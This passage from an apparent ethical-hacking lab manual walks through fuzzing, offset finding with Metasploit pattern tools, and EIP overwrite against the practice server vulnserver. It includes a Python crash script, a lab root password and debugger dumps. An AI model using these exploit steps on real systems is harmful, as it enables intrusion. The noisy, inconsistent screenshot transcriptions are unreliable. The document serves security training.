
File Edit View Search Terminal Help

```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd variable 0:197
[root@parrot]~[~]
└─# █ variable 6:198
variablesizes= 32762
fuzzing Variable 0:199
variablesizes= 20000
fuzzing Variable 0:200
variablesizes= 10000
fuzzing Variable 0:201
variablesizes= 5000
fuzzing Variable 0:202
couldn't TCP connect to target
variablesizes= 4097
tried to send to a closed socket!
fuzzing Variable 0:203
:z
[0]+ Stopped generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
[root@parrot]~[~]
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot ~]/home/attacker/Desktop/Scripts/
└─# chmod +x fuzz.py
[root@parrot ~]/home/attacker/Desktop/Scripts/
└─# ./fuzz.py
[0]+ Stopped python3.6 ./fuzz.py 10.10.10.10 9999 0 0
[root@parrot ~]/home/attacker/Desktop/Scripts/
└─#
```

73.  Type **/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 13600** and press **Enter**.

**-l:** length, **13600**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

74.  It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.



75.  Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.

File Edit View Search Terminal Help

```
Fuzzing Variable 0:195
Variablesize= 32765
Fuzzing Variable 0:196
Variablesize= 32764
Fuzzing Variable 0:197
Variablesize= 32763
Fuzzing Variable 0:198
Variablesize= 32762
Fuzzing Variable 0:199
Variablesize= 20000
Fuzzing Variable 0:200
Variablesize= 10000
Fuzzing Variable 0:201
Variablesize= 5000
Fuzzing Variable 0:202
Couldn't tcp connect to target
Variablesize= 4097
tried to send to a closed socket!
Fuzzing Variable 0:203
^Z
[1]+  Stopped                  generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
[x]-[root@parrot]-[-]
└─ #cd /home/attacker/Desktop/Scripts/
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #./fuzz.py
^CFuzzing crashed vulnerable server at 13500 bytes
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #pluma findoff.py
```

76.  A Python script file appears; paste the copied code in the **offset** variable, as shown in the screenshot.
77.  Press **Ctrl+S** to save the script file and close it.

Applications Places System Parrot Terminal

Mon Aug 24, 04:23

findoff.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)

File Edit View Search Tools Documents Help

Open Save Undo Cut Copy Paste Find Replace

findoff.py x

```
1#!/usr/bin/python
2import sys, socket
3
4offset =
5    "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.10.10', 9999))
9    soc.send(('TRUN /.:/' + offset))
10   soc.close()
11except:
12    print "Error: Unable to establish connection with Server"
13    sys.exit()
```

Python Tab Width: 4 Ln 5, Col 1 INS

```
#chmod +x fuzz.py
[root@parrot]~/home/attacker/Desktop/Scripts]
./fuzz.py
^CFuzzing crashed vulnerable server at 13500 bytes
[root@parrot]~/home/attacker/Desktop/Scripts]
#pluma findoff.py
```

78.  In the **Terminal** window, type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.
79.  Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.

File Edit View Search Terminal Help

```
Fuzzing Variable 0:198
Variablesize= 32762
Fuzzing Variable 0:199
Variablesize= 20000
Fuzzing Variable 0:200
Variablesize= 10000
Fuzzing Variable 0:201
Variablesize= 5000
Fuzzing Variable 0:202
Couldn't tcp connect to target
Variablesize= 4097
tried to send to a closed socket!
Fuzzing Variable 0:203
```

^Z

```
[1]+ Stopped generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
```

```
[-][root@parrot]-
[-]#cd /home/attacker/Desktop/Scripts/
[-][root@parrot]-
[-]#chmod +x fuzz.py
[-][root@parrot]-
[-]#./fuzz.py
```


^CFuzzing crashed vulnerable server at 13500 bytes

```
[-][root@parrot]-
[-]#pluma findoff.py
[-][root@parrot]-
[-]#chmod +x findoff.py
[-][root@parrot]-
[-]#./findoff.py
[-][root@parrot]-
[-]#
```

80.  Click [Windows 10](#) switch to the **Windows 10** machine.
81.  In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.
82.  Note down the random bytes in the EIP and find the offset of those bytes.

## Immunity Debugger - vulnserver.exe - [CPU - thread 00001900]

File View Debug Plugins ImmLib Options Window Help Jobs



| Address  | Hex dump                | ASCII   |
|----------|-------------------------|---------|
| 00403000 | FF FF FF FF 00 40 00 00 | ...@... |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.@...  |
| 00403010 | FF FF FF 00 00 00 00 00 | ....    |
| 00403018 | FF FF FF 00 00 00 00 00 | ....    |
| 00403020 | FF FF FF 00 00 00 00 00 | ....    |
| 00403028 | 00 00 00 00 00 00 00 00 | ....    |
| 00403030 | 00 00 00 00 00 00 00 00 | ....    |
| 00403038 | 00 00 00 00 00 00 00 00 | ....    |
| 00403040 | 00 00 00 00 00 00 00 00 | ....    |
| 00403048 | 00 00 00 00 00 00 00 00 | ....    |
| 00403050 | 00 00 00 00 00 00 00 00 | ....    |
| 00403058 | 00 00 00 00 00 00 00 00 | ....    |
| 00403060 | 00 00 00 00 00 00 00 00 | ....    |
| 00403068 | 00 00 00 00 00 00 00 00 | ....    |
| 00403070 | 00 00 00 00 00 00 00 00 | ....    |
| 00403078 | 00 00 00 00 00 00 00 00 | ....    |
| 00403088 | 00 00 00 00 00 00 00 00 | ....    |
| 00403088 | 00 00 00 00 00 00 00 00 | ....    |

|          |          |      |
|----------|----------|------|
| 00A9F9C8 | 43396F43 | C09C |
| 00A9F9C0 | 70433070 | p0Cp |
| 00A9F9D0 | 32704381 | 1Cp2 |
| 00A9F9D4 | 43337043 | Cp3C |
| 00A9F9D8 | 70433470 | p4Cp |
| 00A9F9DC | 36704335 | 5Cp6 |
| 00A9F9E0 | 43377043 | Cp7C |
| 00A9F9E4 | 70433870 | p8Cp |
| 00A9F9E8 | 30714339 | 9Cq0 |
| 00A9F9EC | 43317143 | Cq1C |
| 00A9F9F0 | 71433271 | q2Cq |
| 00A9F9F4 | 34714333 | 8Cq4 |
| 00A9F9F8 | 43357143 | Cq5C |
| 00A9F9FC | 71433671 | q6Cq |
| 00A9FA00 | 38714337 | 7Cq8 |
| 00A9FA04 | 43397143 | Cq9C |
| 00A9FA08 | 72433072 | r0Cr |
| 00A9FA0C | 82724381 | 1Cr2 |
| 00A9FA10 | 43337243 | Cr3C |
| 00A9FA14 | 73432472 | w4Cs |

83.  Click **Parrot Security** to switch to the **Parrot Security** machine.
84.  Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
85.  In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
86.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

87.  Now, type **cd** and press **Enter** to jump to the root directory.

Applications Places System Mon Aug 24, 04:28

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd variable 0.200
[root@parrot]~[~]
└─# ./variable 0.201
variablesizes= 5000
Fuzzing Variable 0.202
couldn't tcp connect to target
variablesizes= 4097
tryed to send to a closed socket!
Fuzzing Variable 0.203
./2

[1]+  Stopped                  generic_send_tcp 16.10.10.10 9999 trun.vpk 0 0
[root@parrot]~[~]
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x Fuzz.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./fuzz.py
[!]Fuzzing crashed vulnerable server at 13500 bytes
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# python Tindoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x Tindoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./Tindoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─#
```

88.  In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -l 20000 -q 386F4337** and press **Enter**.

**-l:** length, **20000**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#64**), **-q:** offset value (here, **386F4337** identified in the previous step).

The byte length might differ in your lab environment.

89.  A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.

Applications Places System



Mon Aug 24, 04:30

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd /tmp
[root@parrot]~[~]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 13600 -q 386F4337
[*] Exact match at offset 2003
[root@parrot]~[~]
```

```
└─# ./fuzz.py
tcp connect to target
variables size=4097
Failed to send to a closed socket!
Fuzzing Variable 0:203
:Z
[!] Stopped
```

```
generic_send_tcp 16.10.10.10 9999 trun.vpk 0 0
[root@parrot]~[~]
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x fuzz.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./fuzz.py
[!] Fuzzing crashed vulnerable server at 13500 bytes
```

```
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./fndoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x fndoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./fndoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─#
```

90.  Close the **Terminal** window.
91.  Click [Windows 10](#) to switch back to the **Windows 10** machine and close **Immunity Debugger** and the vulnerable server process.
92.  Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
93.  Now, we shall run the Python script to overwrite the EIP register.
94.  Click [Parrot Security](#) to switch back to the **Parrot Security** machine. In the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
95.  Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

This Python script is used to check whether we can control the EIP register.

File Edit View Search Terminal Help

```
Fuzzing Variable 0:200
Variablesize= 10000
Fuzzing Variable 0:201
Variablesize= 5000
Fuzzing Variable 0:202
Couldn't tcp connect to target
Variablesize= 4097
tried to send to a closed socket!
Fuzzing Variable 0:203
^Z
[1]+  Stopped                  generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
[*]-[root@parrot]-[~]
└─ #cd /home/attacker/Desktop/Scripts/
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ ./fuzz.py
^CFuzzing crashed vulnerable server at 13500 bytes
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #pluma findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #chmod +x findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ ./findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #chmod +x overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ ./overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #
```

96.  Click [Windows 10](#) to switch to the **Windows 10** machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.

## Immunity Debugger - vulnserver.exe - [CPU - thread 00001B68]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c P k b z r ... s ?

Immunity: Consulting Services Manager

## Registers (FPU)

EAX 00C6F1E8 ASCII "TRUN .:/CCCCCCCCCCCCCCCCCCCCCCCCCCCC  
 ECX 007444FCC  
 EDX 00000000  
 EBX 00000140  
 ESP 00C6F9C8  
 EBP 43434343  
 ESI 00401848 vulnserver.00401848  
 EDI 00401848 vulnserver.00401848  
 EIP 44444444  
 C 0 ES 002B 32bit 0(FFFFFFF)  
 P 1 CS 0023 32bit 0(FFFFFFF)  
 A 0 SS 002B 32bit 0(FFFFFFF)  
 Z 1 DS 002B 32bit 0(FFFFFFF)  
 S 0 FS 0053 32bit 3FC000(FFF)  
 T 0 GS 002B 32bit 0(FFFFFFF)  
 D 0 0 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g  
 ST3 empty g  
 ST4 empty g  
 ST5 empty g  
 ST6 empty g  
 ST7 empty g  
 FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT)  
 FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

## Address | Hex\_dump | ASCII

|          |                         |        |
|----------|-------------------------|--------|
| 00403000 | FF FF FF FF 00 40 00 00 | ...    |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.0... |
| 00403010 | FF FF FF 00 00 00 00 00 | ...    |
| 00403018 | FF FF FF FF 00 00 00 00 |        |
| 00403020 | FF FF FF FF 00 00 00 00 |        |
| 00403028 | 00 00 00 00 00 00 00 00 |        |
| 00403030 | 00 00 00 00 00 00 00 00 |        |
| 00403038 | 00 00 00 00 00 00 00 00 |        |
| 00403040 | 00 00 00 00 00 00 00 00 |        |
| 00403048 | 00 00 00 00 00 00 00 00 |        |
| 00403050 | 00 00 00 00 00 00 00 00 |        |
| 00403058 | 00 00 00 00 00 00 00 00 |        |
| 00403060 | 00 00 00 00 00 00 00 00 |        |
| 00403068 | 00 00 00 00 00 00 00 00 |        |
| 00403070 | 00 00 00 00 00 00 00 00 |        |
| 00403078 | 00 00 00 00 00 00 00 00 |        |
| 00403088 | 00 00 00 00 00 00 00 00 |        |
| 00403090 | 00 00 00 00 00 00 00 00 |        |

|          |           |                                              |
|----------|-----------|----------------------------------------------|
| 00C6F9C8 | 007444700 | .gt.                                         |
| 00C6F9CC | 00743308  | #st. ASCII "TRUN .:/CCCCCCCCCCCCCCCCCCCCCCCC |
| 00C6F9D0 | 00000B80  | #z..                                         |
| 00C6F9D4 | 00000000  | ...                                          |
| 00C6F9D8 | 0000000A  | ...                                          |
| 00C6F9DC | 00000000  | ...                                          |
| 00C6F9E0 | 00970270  | p@u.                                         |
| 00C6F9E4 | 009810E8  | \$@y.                                        |
| 00C6F9E8 | 009700C0  | L@u.                                         |
| 00C6F9EC | 0097BB20  | !@.                                          |
| 00C6F9F0 | 00000000  | ...                                          |
| 00C6F9F4 | 00010000  | :@.                                          |
| 00C6F9F8 | 0000000C  | ...                                          |
| 00C6F9FC | 00000014  | @...@.                                       |
| 00C6FA00 | 00000000  | ...                                          |
| 00C6FA04 | 00000000  | ...                                          |
| 00C6FA08 | 777D7A01  | 0@)W RETURN to WS2_32.777D7A01 from          |
| 00C6FA0C | D8E35062  | b@T@T                                        |
| 00C6FA10 | 00000001  | @.                                           |
| 00C6FA14 | 002444250 | @@. ASCII "TRUN .:/CCCCCCCCCCCCCCCC          |

97.  Close **Immunity Debugger** and the vulnerable server process.
98.  Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
99.  Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

100.  Click **Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.
101.  Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.

Applications Places System

● ● ●

Parrot Terminal

Mon Aug 24, 04:37

File Edit View Search Terminal Help

```
Fuzzing Variable 0:202
Couldn't tcp connect to target
Variablesize= 4097
tried to send to a closed socket!
Fuzzing Variable 0:203
```

